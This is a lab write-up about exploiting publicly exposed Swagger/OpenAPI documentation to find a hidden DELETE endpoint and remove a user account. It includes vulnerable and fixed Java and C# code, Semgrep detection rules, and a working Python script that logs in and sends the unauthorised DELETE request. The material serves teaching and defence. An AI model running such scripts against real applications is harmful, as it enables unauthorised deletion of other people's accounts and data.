Lab 1: Exploiting an API endpoint using documentation

1. Executive Summary
Vulnerability: Information Disclosure (Exposed API Documentation).
Description: The application exposes its full API schema (Swagger/OpenAPI interface) at a predictable path (/api). This interface is intended for developers, but when exposed to attackers, it reveals sensitive administrative endpoints (like DELETE /api/user/{username}) that are otherwise hidden from the standard web UI.
Impact: Unintended Access & Data Loss. Attackers can map the entire attack surface, finding hidden administrative functions to delete users or escalate privileges.
2. The Attack
Objective: Locate the API documentation and use it to delete the user carlos.
- Reconnaissance (Path Traversal/Fuzzing):
- I logged in as
wienerand updated my email to generate API traffic. - I captured a request:
PATCH /api/user/wiener. - I attempted to discover the API root by removing segments from the URL path:
PATCH /api/user-> 404/Error.GET /api-> 200 OK.
- I logged in as
- Discovery:
- Accessing
/apiin the browser revealed an interactive Swagger UI page. - This documentation listed all available endpoints, including a
DELETE /api/user/{username}endpoint that I had not seen before.
- Accessing
- Exploitation:
- I expanded the
DELETErow in the interactive UI. - I entered
carlosas the username parameter. I clicked “Execute” (Send request).

- I expanded the
- Result: The server processed the request, and
carloswas deleted.
3. Code Review
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
@Configuration
public class ApiDocConfig {

    // VULNERABLE: The controller serving the documentation page is active in all profiles.
    @Controller
    public class ApiDocsController {
        @GetMapping("/api")
        public String getDocumentation() {
            // Returns the HTML template for the interactive console
            return "api-docs";
        }
    }
}
Technical Flow & Syntax Explanation:
@Controller: Registers the class as a web controller that handles HTTP requests.@GetMapping("/api"): Maps the root API path to a method that serves the HTML documentation.- The Flaw: The controller lacks any conditionality (like
@Profile("dev")). When the application is deployed to production, this route remains active, serving the “api-docs” view to anyone who visits/api.
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
9
10
11
12
13
public void Configure(IApplicationBuilder app, IWebHostEnvironment env)
{
    // VULNERABLE: The route for the docs is mapped unconditionally.
    app.UseEndpoints(endpoints =>
    {
        endpoints.MapGet("/api", async context =>
        {
            await context.Response.WriteAsync(File.ReadAllText("api-console.html"));
        });

        endpoints.MapControllers();
    });
}
Technical Flow & Syntax Explanation:
endpoints.MapGet("/api", ...): Explicitly defines a route that serves a static HTML file (api-console.html) containing the documentation and toolkit logic.- Unconditional Execution: The route mapping is not wrapped in
if (env.IsDevelopment()). Therefore, the endpoint exists in the production build, exposing the console.
Mock PR Comment
The /api route is currently serving the interactive API console in all environments. This exposes internal administrative endpoints to the public.
Recommendation: Wrap the documentation route definition in an environment check so it is only available when spring.profiles.active=dev (Java) or Environment.IsDevelopment() (C#).
4. The Fix
Explanation of the Fix: We must restrict the initialization of the documentation route. It should only be registered when the application identifies itself as being in a “Development” environment.
Secure Java
1
2
3
4
5
6
7
8
9
10
11
12
@Configuration
// SECURE: This config only loads when the active profile is 'dev'
@Profile("dev")
public class ApiDocConfig {
    @Controller
    public class ApiDocsController {
        @GetMapping("/api")
        public String getDocumentation() {
            return "api-docs";
        }
    }
}
Technical Flow & Syntax Explanation:
@Profile("dev"): This annotation instructs the Spring container to ignore this entire configuration class (and the controller inside it) unless the application is launched with the “dev” profile active. In production, the/apiroute simply will not exist.
Secure C#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
public void Configure(IApplicationBuilder app, IWebHostEnvironment env)
{
    app.UseEndpoints(endpoints =>
    {
        // SECURE: Only map the doc route if we are in Development
        if (env.IsDevelopment())
        {
            endpoints.MapGet("/api", async context =>
            {
                await context.Response.WriteAsync(File.ReadAllText("api-console.html"));
            });
        }

        endpoints.MapControllers();
    });
}
Technical Flow & Syntax Explanation:
if (env.IsDevelopment()): This logic check ensures that theMapGet("/api")line is skipped entirely during application startup in a production environment. The server will return a 404 Not Found for that path.
5. Automation
A Python script that logs in, confirms the docs exist, and sends the DELETE request blindly (bypassing the UI).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
#!/usr/bin/env python3
import argparse
import requests
import sys

def exploit_api_docs(url, username, password):
    # 1. Login to get a session
    s = requests.Session()
    login_url = f"{url.rstrip('/')}/login"

    print(f"[*] Logging in as {username}...")
    s.post(login_url, data={'username': username, 'password': password})

    # 2. Verify Documentation Exists (Recon step)
    api_docs_url = f"{url.rstrip('/')}/api"
    print(f"[*] Checking for docs at: {api_docs_url}")

    resp = s.get(api_docs_url)
    if resp.status_code == 200:
        print("[+] Documentation found!")
    else:
        print("[-] Documentation not found at /api. Proceeding with blind DELETE...")

    # 3. Execute the hidden DELETE method found in docs
    # Endpoint derived from lab description: /api/user/{username}
    target_user = "carlos"
    delete_url = f"{url.rstrip('/')}/api/user/{target_user}"

    print(f"[*] Sending DELETE request to: {delete_url}")
    resp = s.delete(delete_url)

    if resp.status_code == 204 or resp.status_code == 200:
        print(f"[!!!] SUCCESS: User '{target_user}' deleted.")
    else:
        print(f"[-] Failed. Status: {resp.status_code}")
        print(f"[-] Response: {resp.text}")

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url", help="Lab URL")
    ap.add_argument("username", help="Your username (wiener)")
    ap.add_argument("password", help="Your password (peter)")
    args = ap.parse_args()

    exploit_api_docs(args.url, args.username, args.password)

if __name__ == "__main__":
    main()
6. Static Analysis (Semgrep)
Java Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
rules:
  - id: java-api-docs-exposed-prod
    languages: [java]
    message: "Documentation controller detected without @Profile('dev'). Check if exposed in production."
    severity: WARNING
    patterns:
      - pattern: |
          @Controller
          class $CLASS {
              @GetMapping("/api")
              public $RET $METHOD(...) { ... }
          }
      - pattern-not-inside: |
          @Profile("dev")
          class $CLASS { ... }
Technical Flow & Syntax Explanation:
@GetMapping("/api"): This pattern looks specifically for controllers serving content at the/apiroot, which is a common convention for documentation landing pages.pattern-not-inside: This filter ensures that the rule does not flag controllers that are correctly restricted to the “dev” profile.
C# Rule
1
2
3
4
5
6
7
8
9
10
11
rules:
  - id: csharp-api-docs-exposed-prod
    languages: [csharp]
    message: "Documentation route mapped outside of IsDevelopment() check."
    severity: WARNING
    patterns:
      - pattern: endpoints.MapGet("/api", ...);
      - pattern-not-inside: |
          if ($ENV.IsDevelopment()) {
              ...
          }
Technical Flow & Syntax Explanation:
endpoints.MapGet("/api", ...): Identifies manual route mapping for the API documentation page.pattern-not-inside: Verifies that the mapping occurs in the global scope, rather than being protected by theIsDevelopment()environment check.